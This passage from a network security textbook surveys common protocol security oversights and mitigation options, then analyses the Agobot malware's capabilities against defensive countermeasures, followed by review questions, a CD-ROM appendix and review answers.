Although there are many potential vectors for attacking a network system, network security risks can be generalized into eight common categories:

1. Assuming Security Managed by Other Layers
2. Assuming Transitive Authentication
3. Assuming Continuous Authentication
4. Assuming Implementation Completeness
5. Failing to Program Robustly
6. Failing to Handle Error Conditions
7. Disregarding DoS
8. Failing to Learn from Mistakes

25.2.1 Assuming Security Managed by Other Layers

Protocols at every layer of the OSI model assume security will be handled by some other layer. Lower-level protocols, such as MAC, SLIP, PPP, IP, UDP, and TCP, either provide no data validation or a minimal checksum validation. These protocols assume that authentication, authorization, privacy, and nonrepudiation are managed by some higher layer. Higher-layer protocols such as DNS, SMTP, and HTTP also make assumptions. These protocols assume lower-layer protocols will provide any required information protection.

25.2.2 Assuming Transitive Authentication

A few protocols explicitly offer information protection. IPsec, IPv6 (with security features enabled), SCTP, SSL, and SSH are just a few examples of security-conscious protocols. Yet, even these protocols lead to inherent risks. The use of a single secure protocol at one layer does not imply security at any other layer. A stack that uses IPsec will authenticate the network routing and protect information through encryption, but an attacker can still conduct a DoS attack. SSL may authenticate clients and servers, but it does not prevent a hostile client from attacking the server over the authenticated connection.

25.2.3 Assuming Continuous Authentication

Most network protocols only authenticate during the initial connection. After the connection, protocols assume that each side does not change. Protocols such as MAC, IP, TCP, FTP, and telnet, all make this assumption. As a result, these protocols are vulnerable to connection hijacking. Other protocols, such as IPsec, IPv6, SCTP, and SSL, do support reauthentication, but the request for subsequent authentications are connection specific; the request may need initiation from a higher layer. Only a few protocols, such as Kerberos and SSH, actively and continuously reauthenticate connections.

25.2.4 Assuming Implementation Completeness

Specifications and standards are guidelines for implementation. They detail *what* to build but not *how* to build it. Many network applications do not need all of the required functionality, so not every feature is implemented. Processing resources may also limit implementation options. For example, the session layer (Chapter 16) describes over 100 different states, but DNS (Chapter 17) only implements a few of them; the other states are not required by DNS. As another example, OpenSSH (Chapter 20) authenticates servers based on a cache of known server keys; it is designed for systems with ample resources. In contrast, Mocha Telnet is a SSH client designed for handheld devices and low-resource systems. It reduces system requirements by always assuming the server is valid. Similarly, many bridges, routers, and gateways do not validate lower-layer protocol checksums (e.g., IP and TCP) as a tradeoff for faster processing performance. Even if a protocol is designed for very secure environments, the implementation may lack many desired features.

A few network protocols do attempt to force implementation completeness. The most notable are IPv6, Kerberos, and SSH. Although IPsec is an optional addition to IPv4, the same security features are required under IPv6. Although an application may not require the security found in IPv6, the option to enable it is always present. Kerberos and SSH both specify a required reauthentication stage. Although the duration between authentication requests may vary, the functionality is required. Unfortunately, forcing completeness can also lead to risks. SSL supports many weak cryptographic algorithms due to completeness. Cipher sets containing weak options are usually supported even though they may hinder security.

25.2.5 Failing to Program Robustly

Buffer overflows, unchecked variables, and assumed values continually pose risks to protocols. Even if a protocol has a provably secure design and is fully implemented, unchecked assumptions can lead to exploitation. Although this is a significant issue for HTTP CGI applications (Chapter 23), it can also impact lower-layer protocols. Corrupt DNS packets (Chapter 17) and the ICMP Ping of Death (Chapter 12) are two examples where implementations fail to check parameter assumptions.

25.2.6 Failing to Handle Error Conditions

Although specifications design how software should work, they frequently omit error-condition handling. For example, RFC791 does not define the handling of invalid ICMP checksums (Chapter 12). Invalid packets may be accepted or dropped, depending on the implementation. As another example, a TCP SYN packet should not contain any application data. But what if it does? The result may be dropped data, an invalid SYN request, or a double meaning for the SYN-ACK response (acknowledging the SYN request and the data).

New protocol extensions can lead to unknown parameters sent to older systems. These can also lead to rejections, errors, or other problems. For example, the HTTP 1.1 `Connection: open` header indicates that the connection will not be closed after the reply. This can cause problems when an older HTTP 1.0 client connects to a minimal HTTP 1.1 server that does not implement the full RFC2616 standard. The result is a connection that does not terminate until it times out.

In most cases, error conditions can be handled by default deny policies and connection resets. A *default deny* policy forbids anything that is not explicitly permitted. This blocks questionable or undesirable information but can also prevent adoption of new protocols. Gateways that only pass TCP and UDP may default deny all other protocols, which blocks the use of SCTP, NetBIOS-DG, and other alternate transport protocols.

25.2.7 Disregarding DoS

DoS attacks are commonly disregarded when designing network architectures. A DoS does not hijack a connection or lead to unauthorized privilege escalation, it only blocks access. The misunderstanding stems from fatalistic perceptions:

Everything is vulnerable: All protocols are vulnerable to some form of DoS attack, and there are no perfect mitigation options.

Solutions are not transitive: Regardless of the mitigation options taken to deter a DoS at the transport layer, one pair of wire cutters can provide an effective DoS. There are few options to deter a disgruntled employee with a screwdriver.

Pessimistic software developers frequently view DoS attacks as inevitable with no viable solution [Tina2004]. Although there is no universal solution for every DoS attack, each type of attack is different. By identifying each attack vector, steps can be taken to mitigate the impact from a DoS. For example, most network service providers contract with multiple backbone providers. This redundancy prevents a single break in a connection from disabling all communications. Low TCP timeout values and SYN cookies can lessen the impact from TCP SYN floods. Server farming, where many servers are used to divide workload, can reduce the risk of an HTTP-based DoS. Simply filtering ICMP traffic can prevent many ICMP attacks from reaching vulnerable servers.

As an extreme example, a distributed DoS attack (DDoS), such as a Smurf attack (Chapter 12), is one of the most difficult to defend against due to many attacking systems and a single victim location. Yet even a DDoS attack can be rendered harmless. In 2001, the CodeRed worm infected systems and directed a DDoS against the White House Web site (*http://www.whitehouse.gov/*) [Leyden2001]. Before the attack could begin, the site was moved to a distributed hosting service. The result was an unfocused DDoS; the attack was rendered harmless.

25.2.8 Failing to Learn from Mistakes

Many widely discussed and used exploit techniques continue to resurface. For example, the Ping of Death (Chapter 12) impacted many operating systems. Yet even with the knowledge of this attack method, new network devices continue to appear years later with the same vulnerability. ICMP-based Smurf, redirection, and disconnect attacks can be blocked by widespread adoption of ICMP filtering; however, most home consumer firewall systems do not support ICMP filtering. Even SSL (Chapter 19) falls into this category—the limitations of DNS and third-party dependencies were well known long before SSL was ever invented.

Old exploits frequently find new victims. As long as developers and vendors do not consider old exploit methods before releasing new network devices, services, and protocols, new victims will inevitably fall to preventable attacks. DNS and SMTP are excellent examples of insecure protocols that are still used as templates for newer protocols. Developers must learn from these mistakes rather than copy them.

25.3 EIGHT COMMON MITIGATION OPTIONS

Just as there are common security oversights, there are also common mitigation options that, in general, can lessen the impact from many exploits.

1. Cryptography
2. Multipart Authentication
3. Defense-in-Depth
4. Hardening Servers
5. Stay Informed
6. Patch! Patch! Patch!
7. Policies and Procedures
8. Preparing for Attacks

25.3.1 Cryptography

Encoding, encryption, and cryptographic hash systems, such as those discussed in Chapter 4, are widely trusted for providing privacy and authentication validation. Even the weakest cryptographic algorithms, such as crypt and DES, are significantly more secure than no encryption at all. Although encryption cannot be used to protect arbitrary connections from initial hijacking attacks, it can prevent an established connection from being hijacked and reduce the risk from eavesdropping, replay, and insertion attacks.

A wide selection of algorithms are available for supporting different key strength, block size, and processor requirements. Algorithms with specific export and proprietary (or open standard) needs are also available. Whether the requirement is for symmetrical or asymmetrical keys, and block or streaming data, nearly all protocols can incorporate some form of cryptography. Not every protocol requires a cryptographic solution, but for a secure connection, some layer should employ some form of cryptography.

25.3.2 Multipart Authentication

Most systems rely on one-part authentication—usually a username and password. Although this does deter simple attacks, it is also vulnerable to identity theft. Any attacker who compromises this single credential can be authenticated by the system. Multiple authentication options deter identity theft. When combined with continuous or periodic reauthentication, this solution mitigates risks from initial connection impersonation and established connection hijacking.

25.3.3 Defense-in-Depth

No single security measure protects against all risks. A home firewall may stop a computer virus from spreading into the network, but it does not stop users from downloading the same virus from a compromised Web site. Similarly, IPv6 can provide a secure and authenticated network connection, but it does not stop hostile DNS packets from traversing the VPN tunnel. Different attack vectors and different risks require different solutions. The more layers of security that are employed lead to a lower likelihood that a single attacker will successfully compromise hosts on the network. Table 25.1 lists some security-oriented protocols that can be used to create defense-in-depth. Even without employing different protocols, there are options to increase the security of a network. Table 25.2 shows some viable options for hardening networks.

NOTE

Not every security-oriented protocol always has security features enabled. Although IPsec and IPv6 explicitly support encryption and authentication, only IPsec always has it enabled. IPv6 can be used without the security enabled. For IPv6, security is an option.

25.3.4 Hardening Servers

Networks are used to communicate information between systems. The communication is brief and transient—after the transmission is completed, the data is gone. Only nodes on a network provide temporal support. For this reason, a remote attacker usually targets nodes on the network rather than the network itself. By hardening servers, it becomes more difficult for a remote attacker to gain access to nodes on a network. There are a few basic steps for hardening a network node: disabling services, filtering protocols, and monitoring for unexpected activity.

TABLE 25.1 Sampling of Security-Oriented Protocols

OSI Layer	Protocol
Layer 1	WEP, Quantum Networks
Layer 2	CHAP, PAP, Caller-ID, Callback
Layer 3	NAT and RNAT, IPsec, IPv6
Layer 4	SCTP
Layer 5	WAP, RADIUS, Kerberos
Layer 6	SSL, SSH
Layer 7	TACACS, HTTP Digest Authentication, SSH for `sftp` and `scp`, SSL for `stelnet`

TABLE 25.2 Sampling of Viable Security Precautions and Choices

OSI Layer	Options
Layer 1	Architecture selection, Communication medium
Layer 2	MAC authentication, Static ARP tables, Promiscuous mode detection
Layer 3	Address filtering, Static routing tables, ICMP filtering, IDS, IPS
Layer 4	TCP and UDP filtering, Egress filtering, TCP timeout tuning, UDP buffer space, Profile modification, Knock-knock protocols, SPI, IDS, IPS
Layer 5	Hardened DNS servers
Layer 6	Adjust reauthentication interval, Disable weak and null ciphers
Layer 7	Robust programming

25.3.4.1 Disable Services and Protocols

Unnecessary services and unused protocols can be disabled. If UDP is not part of the network stack, then UDP-based attacks cannot impact the system. If the system is not a mail server, then SMTP can be safely removed. Determining what to disable can be a complicated process. Tools such as Bastille (*http://www.bastille-linux.org/)* automate system hardening.

Hardening Windows systems is much more complicated than running a tool. Books, such as *Hardening Windows* by Jonathan Hassell (Apress, 2004), *Hardening Windows Systems* by Roberta Bragg (McGraw-Hill, 2004), and *Hacking Exposed Windows 2000* by Joel Scambray and Stuart McClure (McGraw-Hill, 2003) are just a few examples of the available resources.

25.3.4.2 Filtering Accessible Protocols

Tools, such as `tcpwrappers` and software firewalls, can block unauthorized communications. In addition, external firewalls and IPS devices can restrict unauthorized traffic.

25.3.4.3 Monitor Hardened Servers

Systems can be monitored for suspicious activity. Antivirus software can continually scan PCs for infection. Unix software such as `tripwire` (*http://sourceforge.net/projects/tripwire*) and `tiger` (*http://www.net.tamu.edu/network/tools/tiger.html*) can detect unauthorized file system changes. Although intrusions are not expected on hardened nodes, an administrator who does not monitor nodes will never know if the system has been compromised.

25.3.5 Stay Informed

New security risks and vulnerabilities are announced daily. By monitoring security forums, administrators can learn about potential risks before they become problems. The information from security forums can be staggering—the most active can generate hundreds of emails per day that include exploits, advisories, and open discussions. Knowing what forum to monitor is just as important as knowing which risks apply to a specific network. There are three basic types of forums: high volume, low volume, and occasional.

25.3.5.1 High-Volume Forums

High-volume forums are usually email-based, although discussions may also be available on Web sites. The two most widely used high-volume forums are BugTraq and Full Disclosure. BugTraq (*http://www.securityfocus.com/archive/1*) is a moderated forum. The moderator tries to remove unrelated discussions, spam, and personal attacks (*flame wars*) from the distribution. In contrast, Full Disclosure (*http://lists.grok.org.uk/pipermail/full-disclosure/*) is an unmoderated and self-regulating forum. Both of these forums are commonly used to disclose new risks, discuss exploits, provide proof-of-concept tools, and communicate mitigation options.

Wide ranges of participants use high-volume forums. Both seasoned professionals and rank amateurs may post messages. Many postings in BugTraq and Full Disclosure are open questions—the quality of the replies varies greatly. Some of the postings also contain commentary that may or may not be based on fact. Winnowing the wheat from the chaff can be daunting at times.

25.3.5.2 Low-Volume Forums

The amount of information generated by BugTraq and Full Disclosure can be overwhelming. BugTraq offers a digest form, where the moderator selects specific topics and sends out a specific messages rather than entire discussions. Instead of receiving hundreds of emails per day, the digest may only generate one or two a day that represents key topics.

Many organizations provide their own daily summaries of important issues. The Internet Storm Center (*http://isc.sans.org/*), Department of Homeland Security (*http://www.dhs.gov/*), and the Institute for Information Infrastructure Protection (*http://www.thei3p.org/news/*) all provide daily (or on weekdays) summaries. These services summarize important technical, legal, and political changes that impact computer and network security.

25.3.5.3 Occasional Forums

Many companies offer their own list of advisories. Although these are only updated occasionally, they are usually authoritative sources for new vulnerabilities and mitigation options. For example, Microsoft's TechNet (*http://technet.microsoft.com/*) offers security bulletins for Windows systems. iDefense (*http://www.idefense.com/)* and CERT (*http://www.cert.org/*) offer advisories for many operating systems but neither update regularly.

25.3.6 Patch! Patch! Patch!

Vulnerabilities do not just vanish after patches are released. Instead, attackers continually scan for systems that can be exploited. Computer viruses such as Code Red, Nimba, Blaster, and Gaobot all made history due to the speed that they infected new systems. Yet all of these viruses exploited vulnerabilities for which patches were available. Even though CodeRed was first announced in July 2001, it is still observed on infected systems more than four years later.

Security is not static. A system that is secure today may not be secure tomorrow. A conscious effort must be taken to monitor for potential exploits and take preventative measures before an attacker strikes. Although online forums allow an administrator to stay informed, steps must be taken to block known vulnerabilities.

When to Patch

The decision to patch or wait is not always black and white. Patches are frequently released shortly after vulnerability disclosures. These patches have undergone a rapid development life cycle and minimal amount of testing. Occasionally patches are recalled because they cause more problems than they fix. For example, in 2001, Microsoft released a patch for a very high risk. The patch, which addressed an overflow condition in the Remote Data Protocol (RDP) of the network stack, ended up making the operating system unstable [Fisher2001]. The faster patches are released, the more likely they are to have problems.

Not all patches are provided by software vendors. Frequently, workarounds for code created by other developers are quickly circulated when vendors cannot or do not respond fast enough to a threat. These temporary solutions may not be as rigorously tested as vendor patches and may simply disable desirable functionality.

Waiting for a patch can place a network at risk, however, applying a new patch can be just as risky. Adding to the complexity, applying nonvendor solutions can impact support agreements. This leads to a risky tradeoff: patch now and risk damages from an unstable or nonvendor solution or wait until the patch is tested by other people and considered stable.

25.3.7 Policies and Procedures

Although policies and procedures do not stop network attacks, they do provide guidelines for managing and evaluating security risks. Most policies define acceptable use of the network, privacy levels, and software deployment options. Contact points for specific types of risks are identified, and escalation processes are defined. When an attacker targets a network, the first question should not be "what should I do?"

The SANS Security Policy Project (*http://www.sans.org/resources/policies/*) offers many documents for defining policies and procedures. For some businesses, there are legal ramifications for maintaining clearly defined operating procedures. The United States has many regulations for specific industries. A few examples include the following:

- *Health Insurance Portability and Accountability Act of 1996* (HIPAA) defines requirements for the health field.
- *Gramm-Leach-Bliley Act of 1999* (GLB) provides specifications for financial institutions.

- *Sarbanes-Oxley Act of 2002* (SOX) requires accountability for publicly traded companies.
- Educational facilities must abide by the *Family Educational Rights and Privacy Act* (FERPA).

Outside of the United States, frameworks such as the *International Convergence of Capital Measurement and Capital Standards* (also called Basel II) applies to international banks, and the *European Union Data Protection Directive* defines the management of personal information. Creating security policies is not just a good idea; in many cases, security policies are legally required.

25.3.8 Preparing for Attacks

Although risks can be weighed and mitigated, inactivity can lead to complacency. Watching logs and forums can provide information about potential attacks, but they do not always help prepare for attacks. To properly evaluate risk, networks should be regularly tested:

Design for Yourself: Prepare networks and nodes so that the designers and developers cannot breach the security. If the local administrators know how to breach the system, then there are active vectors that can be targeted by remote attackers.

Hold Drills: Divide the administration team into a set of attackers and defenders. Can people with inside knowledge find ways past the existing security? Do the policies and procedures work?

External Auditors: Many companies specialize in security evaluations. Because these people are not familiar with the network, they are likely to attack the system differently than the architects and developers. Even if hiring outside consultants is not an option, most organizations have people who were not part of the system development or day-to-day management. These attackers can provide a unique view into the existing network security.

NOTE

Auditors who are familiar with a system will use their familiarity. Unbiased assessments from new auditors can lead to novel discoveries.

25.3.8.1 Reevaluating Systems

Regardless of the approach taken, systems should be periodically tested. Critical systems may be tested quarterly or semi-annually by different sets of auditors. Less important systems may only require evaluations annually.

25.3.8.2 Evaluating Risks

Security is a measurement of risk, and not all risks are equal. One model for comparing risks measures five elements, each on a scale from 1 to 3—with low risks being assigned a "1" and "3" going to high risks.

Exploitation (*E*): How easily can the vulnerability be exploited? Does it require technical or insider knowledge, or can nontechnical attackers be threats? Automated attack systems are usually assigned a high risk (3), although very technical attacks are usually assigned a "1."

Scope (*S*): Assuming that the vulnerability is exploited, what is impacted? A single, isolated system may be a low risk. All systems running specific software is usually a moderate risk, but an exploit that impacts an entire network is a high risk.

Impact (*I*): What is the impact from an exploit? Reconnaissance usually does not impact a system, so it would be a low risk, as would a DoS against a noncritical system. But a remote access compromise of a critical system would be a high risk.

Future Impact (*F*): Not all vulnerabilities can be exploited due to external factors. For example, an insecure host may be protected by an external firewall; however, a change to the firewall's configuration may expose the host. Although threats from this area do not currently pose an exploitable risk, they should not be ignored during future development or deployment.

Mitigation Options (*M*): What steps are currently taken to mitigate the threat? Data encryption with multipart authentication may be a "3," although no direct preventative steps are assigned a 0.

These items combine to determine the risk metric (*R*):

$$E + S + I + F - M = R \tag{25.1}$$

More urgent issues have higher risk values. Manpower, funding, and time are finite, and most companies cannot realistically address every risk. But knowing how to weigh and compare very different threats can make better use of the existing resources. For example, in 2001, a series of overflow conditions were found to exist in the Macromedia Flash player [CERT2001]. The vulnerabilities only needed a few bytes to crash a Web browser (E=3). The result was a DoS (I=2) that could crash computers. At the time, Macromedia claimed to have their software on 90 percent of Internet-enabled systems (S=3). The exposure of multiple exploits lead to risks from other, potentially unknown exploits (F=2), and the mitigation option was to disable Flash support (M=0). The overall risk (R) became 10 out of 12, making it a high risk.

25.4 APPLYING SECURITY EXAMPLE: AGOBOT

The Agobot virus (also known as Phatbot and Gaobot) provides an excellent example for network security and risk mitigation technology. The LURHQ Threat Intelligence Group provides a summary of this virus's capabilities at *http://www.lurhq.com/phatbot.html*. In addition, the source code for different variations of Agobot has also been publicly released. Using this information, the virus's functionality can be directly compared against known mitigation options.

NOTE

Agobot is sometimes called a trojan, worm, or spyware due to its different methods for distribution and supported functionality. Alternately, it may be called by the generic term, malware.

25.4.1 Agobot Functionality

Agobot was described as "the Swiss army knife of Trojan horses" [Phatbot2004]. This virus could spread through email, infected Web pages, or across Microsoft Shares (shared network drives over SMB). The virus was relatively large and contained many different functions:

- Remote Control
- Benchmarking
- Remote Service Support
- Spam Support
- Vulnerability Scanning
- Packet Sniffing
- Packet Redirection
- Network Attacks

Most systems infected with Agobot became *botnet* members—armies of remotely controlled hosts that are available for generating spam, scanning networks, and conducting DoS attacks.

Beyond these networking capabilities, Agobot could manage the infected system. A remote attacker could log off system users, reboot the system, enable and disable Windows services, and execute remote commands on the infected host. Agobot provided full remote administration capabilities.

Although the primary author of Agobot was arrested in 2004 [Sophos2004], the source code was publicly released. As a result, other virus writers quickly developed thousands of variants. Each variant contains minor changes to existing functionality, and many variants contain additional features. Although up-to-date antivirus software can identify Agobot before an infection, these systems usually use signature-based detection. New variants do not match known virus signatures and therefore are allowed to infect systems. In contrast, security-oriented network decisions can dramatically reduce the impact from viruses such as Agobot, without knowing the specific variant.

25.4.2 Agobot Remote Control

Agobot supported a remote control channel. This allowed a remote attacker to control the infected host and mange very large botnets of infected hosts (see Chapter 13). Because many infected hosts were located behind firewalls, an outside attacker could not initiate a connection to the infected system. Instead, the virus would initiate the connection to an IRC or peer-to-peer (P2P) service, and wait for instructions.

Egress filtering of IRC and P2P connections could prevent access to the control channel. Many P2P and IRC servers run on nonstandard port numbers to bypass egress filtering. IDS and IPS systems can be configured to analyze application-layer data within each packet and alert when IRC or P2P traffic is identified.

25.4.3 Agobot Benchmarking

After infecting a host, Agobot could be commanded to benchmark the victim's network speed by connecting to specific servers and transferring data. A remote attacker can use the benchmark information to determine the value of the compromised system. Slow hosts may not be valuable for staging network attacks but could be used for relaying spam.

Networks that used authenticated proxy systems, such as SOCKSv5 with passwords enabled, could prevent these connections. Similarly, host-specific egress filtering would stop the connection from completing.

Although finely tuned IDS and IPS configurations could potentially identify the unexpected benchmarking; most likely, these systems would not identify the activity. The Agobot speed tests appear as HTTP connections.

NOTE

Tuning IDS and IPS applications is not trivial. Although a very finely tuned system could detect nearly all of Agobot's activities, this is an unlikely situation. More realistically, these detection tools would only notice network scans and attacks.

25.4.4 Agobot Remote Service Support

Agobot included many network services that could be remotely activated. The services include an FTP server for distribution and propagation, and SOCKS, HTTP, and HTTPS proxies. Agobot also included an IDENT service for IRC communications.

Periodic use of `nmap` and `scanrand` could detect unauthorized services on nodes, mitigating the risk. Firewalls could prevent remote hosts from accessing the unauthorized services. Some software firewalls support egress filtering and would prevent the infected host from accessing the network. In addition, IDS and IPS applications could identify abnormal communication to these network services.

25.4.5 Agobot Spam Support

Agobot supported the uploading of email mailing lists and spam templates. These could be used to send millions of unsolicited emails. Most versions of Agobot specifically targeted AOL services, but variants could send email to non-AOL SMTP and Microsoft Exchange servers.

There are many options for blocking this type of activity. Private networks can require all email to pass through a central server. Along with egress filtering, this prevents direct outbound email connections and provides a central location for detecting outbound spam. An SMTP egress filter can ensure that outbound mail does not contain spam or invalid sender information. IDS services can trigger alerts when a large volume of email is generated. On the recipient end, inbound spam filters can reduce the likelihood of undesirable email delivery.

25.4.6 Agobot Vulnerability Scanning

Agobot can scan for well-known vulnerabilities and potential exploits. The list of known vulnerabilities varies between different Agobot releases but usually included remote attacks against Windows services such as NetBIOS, DCOM, LSASS, and WebDAV. Agobot could also scan for backdoor systems provided by DameWare (remote control software) and competing viruses such as MyDoom, Bagle, and Anubis. None of the scans searched for new or novel weaknesses—some scans checked for exploits that were several years old—and all weaknesses had patches available.

Besides using IDS and IPS devices to detect network scanning, systems with patches for these known exploits were not at risk. Honeypot hosts could also detect scans, and tarpitting hosts could slow scan rates (see Chapter 14). Egress filters on firewalls could prevent the infection from spreading outside the network, even if internal systems were infected.

25.4.7 Agobot Packet Sniffing

The Agobot virus could enable promiscuous mode on the infected host. It could sniff for these specific types of packets:

IRC: Agobot watched for IRC authentication credentials and operator (administrator) status.

FTP: Login credentials were captured.

HTTP: All packets containing `Set-Cookie:` values were captured. It also targeted packets from PayPal.

Vulnerable Services: The initial data transfer from every TCP connection was monitored. Because many connections announced the type and version of service, Agobot watched for services with known vulnerabilities. Strings such as `OpenSSL/0.9.6`, `Serv-U FTP Server`, and `OpenSSH_2` indicated potentially vulnerable servers.

Network switches (Chapter 8) and a star network configuration (Chapter 5) limit the amount of traffic that can be intercepted by a promiscuous host. In addition, promiscuous mode can be detected with a variety of techniques, as detailed in Chapter 8. In the event that Agobot intercepted data, encrypted protocols such as IPsec, IPv6, SSH, and SSL can ensure data privacy. Patching services would remove risks from known vulnerable servers.

25.4.8 Agobot Packet Redirection

The Agobot virus was capable of intercepting TCP and GRE packets (Chapters 15 and 18, respectively). It could redirect requests initiated by an infected host and retransmit data outside of the network.

As with Agobot's packet sniffing, systems and architectures for addressing risks from promiscuous mode could mitigate this threat. In addition, SSH and SSL could encrypt data so that compromised packets could not be decoded.

25.4.9 Agobot Network Attacks

As with many viruses, Agobot was designed to assist with DoS attacks. It included support for ICMP Smurf (Chapter 12), SYN flooding (Chapter 15), UDP flooding (Chapter 15), spoofed UDP flooding (UDP packets with false source addresses), Targa3 (Chapter 12), and other DoS attacks.

Protocol parameter turning and egress filtering can mitigate each type of DoS attack. Although IDS and IPS detection of other Agobot functions depends on the type of defense configuration, each of these DoS attacks are detectable by all IDS and IPS implementations.

SUMMARY

Secure environments do not just appear; they are designed and developed through an intentional effort. Although the ISO OSI stack provides an architecture for communicating over the network, it does not define how the stack should be implemented. Individual protocols provided detailed specifications but are also implementation independent. As a result, the impact to network security is often overlooked during the design of new protocols. The eight common security oversights and mitigation options provide guidance for identifying potential risks, evaluating threats, and defining viable solutions.

REVIEW QUESTIONS

1. Does the OSI model define general development guidelines or specific implementation requirements?
2. If a layer uses a secure protocol, can higher layers assume that all lower layers are secure?
3. What is BugTraq?
4. Which of Agobot's features are unlikely to be detected by an IDS?

DISCUSSION TOPICS

1. Should security features be defined in the OSI model? Should they be listed in specific protocol definitions? What are the tradeoffs for defining (or not defining) security within the stack?
2. Consider the eight common security oversights. Which is the biggest risk? What types of risks are less important? Does the amount of risk depend on the environment? If so, what is the greatest risk for a home user on the Internet? Does the greatest risk change for a corporate DMZ, LAN, MAN, or WAN?
3. Some form of cryptography should be employed to add privacy to network connections. Is it better to add the cryptography at a lower layer (e.g., IPsec) or at a higher layer (e.g., SSH)? In what situations is a lower-layer encryption more desirable? Are there situations where a higher layer is optimal for managing encryption?
4. Select any of the current virus, trojan, spyware, or worm threats. Similar to the Agobot analysis in Section 25.4, evaluate the functionality of the malware and identify network security steps that could be taken to mitigate the risks. Do the steps vary with specific types of malware?

This page intentionally left blank

Appendix A About the CD-ROM

The companion CD-ROM contains all the sources discussed in this book, the referenced RFCs, and additional files.

LICENSING

All sources on the CD-ROM are provided as open source. These files are not licensed under GPL, MIT, MPL, or other common open source licenses unless explicitly specified.

Document and Figure Licensing

RFC documents: All included RFC documents are managed by the IETF and included with their permission. If you are using Windows, these files should be opened under Word or Internet Explorer in order to view them.

"A Guide to Building Secure Web Applications and Web Services": This white paper by the Open Web Application Security Project is provided under the distribution terms specified within the document.

Figure 2.1: This figure is provided by the Wikipedia under the GNU Free Documentation License (GFDL). Copies of this figure and license are provided.

"One History of DNS": This white paper is by Ross Wm. Rader and included with his permission.

"Robust Programming": This paper by Matt Bishop is provided under the distribution terms specified within the document.

Source Code Licensing

Unless specified, Neal Krawetz and Hacker Factor Solutions created all source code included on the CD-ROM. The source code is included with permission. This code is provided as is, without any warranty of its effectiveness, usability, or accuracy. Usage is granted for noncommercial and commercial applications as long as all developers that use the code purchase a copy of *Introduction to Network Security* by Dr. Neal Krawetz.

Neal Krawetz and Hacker Factor Solutions did not develop the following files. These are included on the CD-ROM under the terms of their individual licenses:

GeoIP Free Country Database: The GeoIP Free Country Database is Copyright (c) 2003 MaxMind LLC and included with their permission.

MD5: Solar Designer wrote the source code for the MD5 algorithm in 2001. It is part of the Openwall GNU/*/Linux (OWL) Project, Post Office Protocol (POP3) server. The source code provided is licensed as "relaxed BSD and (L)GPL-compatible."

Snacktime: `snacktime.tgz` is distributed under the terms of the GNU General Public License version 2.

Ultimate IRC Server: `Ultimate3.0.1.tar.gz` is distributed under the terms of the GNU General Public License version 2.

FOLDERS

The RFC directory contains all RFC documents referenced in this book.

The CD-ROM contains a directory for each chapter in the book. Within each of these directories are sub-directories containing each RFC document referenced by the chapter as well as source code, figures, and supplemental information.

SYSTEM REQUIREMENTS

Unless specified, source code has been tested under Red Hat Linux 7.2, Ubuntu Linux 5.04, OpenBSD 3.4, Mac OS X 10.3, and Windows with the Cygwin compiler. The files `arp_pd.c` and `arp_stuff.c` have only been tested under Linux.

PC and Windows

- CD-ROM drive
- Network interface
- 64 MB RAM
- 60 MB of disk space
- Recent version of Windows, such as Windows 2000 or XP or later

- The Cygwin compiler, freely available from http://cygwin.com/ (recommended)

Linux, BSD, and Mac OS X

- x86 or PowerPC architecture
- Red Hat 7.0 or later; Ubuntu 5.04 or later; OpenBSD 3.4 or later; Mac OS X 10.0 or later; or compatible operating systems
- CD-ROM drive

BUILDING SOURCES

Each source code directory contains a `Makefile` for compiling the executables.

This page intentionally left blank

Appendix

B Answers to Review Questions

CHAPTER 1

1. **Name three critical elements for mitigating security risks.**
   Prevention, detection, and response.
2. **Which is a more costly threat, internal or external attackers?**
   Internal—these attackers know the system's inner workings.
3. **What are the five foundation concepts for security?**
   Confidentiality, authentication, authorization, integrity, and nonrepudiation.
4. **What is defense-in-depth?**
   A security plan that uses many layers with different security precautions.
5. **What are some criteria for selecting dependable security personnel?**
   Education, experience, track record, and certifications.

CHAPTER 2

1. **Is a packet sniffer an example of a tool used for moral or immoral purposes?**
   Tools are neither good nor evil. Morality is based on the situation.
2. **What three components form the basis of a moral judgment?**
   Ethical, social, and legal considerations.
3. **What are three ways to protect intellectual property?**
   Copyrights, trademarks, and patents.
4. **List three difficulties for handling computer evidence.**
   Determining whether a device should be powered off, tracking "original" sources, and detecting evidence tampering.

CHAPTER 3

1. **Who is the IETF and what does it do?**
   Internet Engineering Task Force—an organization that manages the Request for Comments (RFC) guidelines and de facto standards.
2. **Name two network stacks.**
   ISO OSI and DoD TCP/IP.
3. **What is a VPN?**
   A virtual private network (VPN) is an example of a nested stack used for tunneling protocols within other protocols.
4. **Are "layers" concepts or implementations?**
   Layers are concepts. Protocols and standards are implementations.
5. **What is a collection tool?**
   Any tool that gathers data for analysis.

CHAPTER 4

1. **What are three methods for protecting information?**
   Prevent direct access, restrict direct access, and encode information that can be directly accessed.
2. **List five elements common to every cipher.**
   Algorithm, environment, key, plaintext, and ciphertext.
3. **What are symmetrical and asymmetrical cryptographic algorithms?**
   Symmetrical algorithms use the same key for encryption and decryption. Asymmetrical algorithms use one key to encrypt and a different key to decrypt.
4. **Is Base64 encoding an example of confusion or diffusion?**
   Confusion. Base64 replaces three 8-bit character sequences with four 6-bit character sequences.
5. **How does an HMAC provide authentication support?**
   The cryptographic hash value is signed using a key. Only recipients with the key can validate the hash. Having access to the key provides authentication.
6. **Is a hash function a type of cipher?**
   No. Hash functions do not contain a decryption function.
7. **Why are block cipher modes necessary?**
   When encrypting large plaintext messages, block ciphers may repeat ciphertext blocks. Each duplicate plaintext block generates a duplicate ciphertext block. Block cipher modes remove the redundancy.

8. **Can steganography hide images in text?**
   Steganography can store any type of data in any type of camouflage. The only limitations are the size of the camouflage and the ability to hide information without detection.

CHAPTER 5

1. **List two types of network mediums that use RF to transmit signals.**
   Wired and wireless networks.
2. **What are connectors?**
   Connectors are network components that physically link two distinct mediums.
3. **Name four types of physical network risks.**
   Eavesdropping, replay, insertion, and DoS.
4. **Which network topology has a single point of failure?**
   Star networks.
5. **What is an authentication stack?**
   An authentication stack is a parallel stack that validates network access.
6. **What types of network attacks are difficult to diagnose without special equipment?**
   Breaks in wires and radio frequency interference (RFI).

CHAPTER 6

1. **Name four network regions.**
   LAN, WAN, MAN, and DNZ.
2. **List five types of threats to the LAN.**
   Disruption, interference, sniffing, replay, and insertion attacks.
3. **What is egress filtering?**
   Filtering outbound network traffic.
4. **What is a segmented network topology?**
   A series of zones, separated by firewalls, that segments the network into distinct levels of trust.
5. **What are three methods for authenticating dynamic LAN connections?**
   Authentication credentials, such as username and passwords, Caller-ID, and callback systems.

CHAPTER 7

1. **Why are ISM frequencies more desirable than U-NII?**
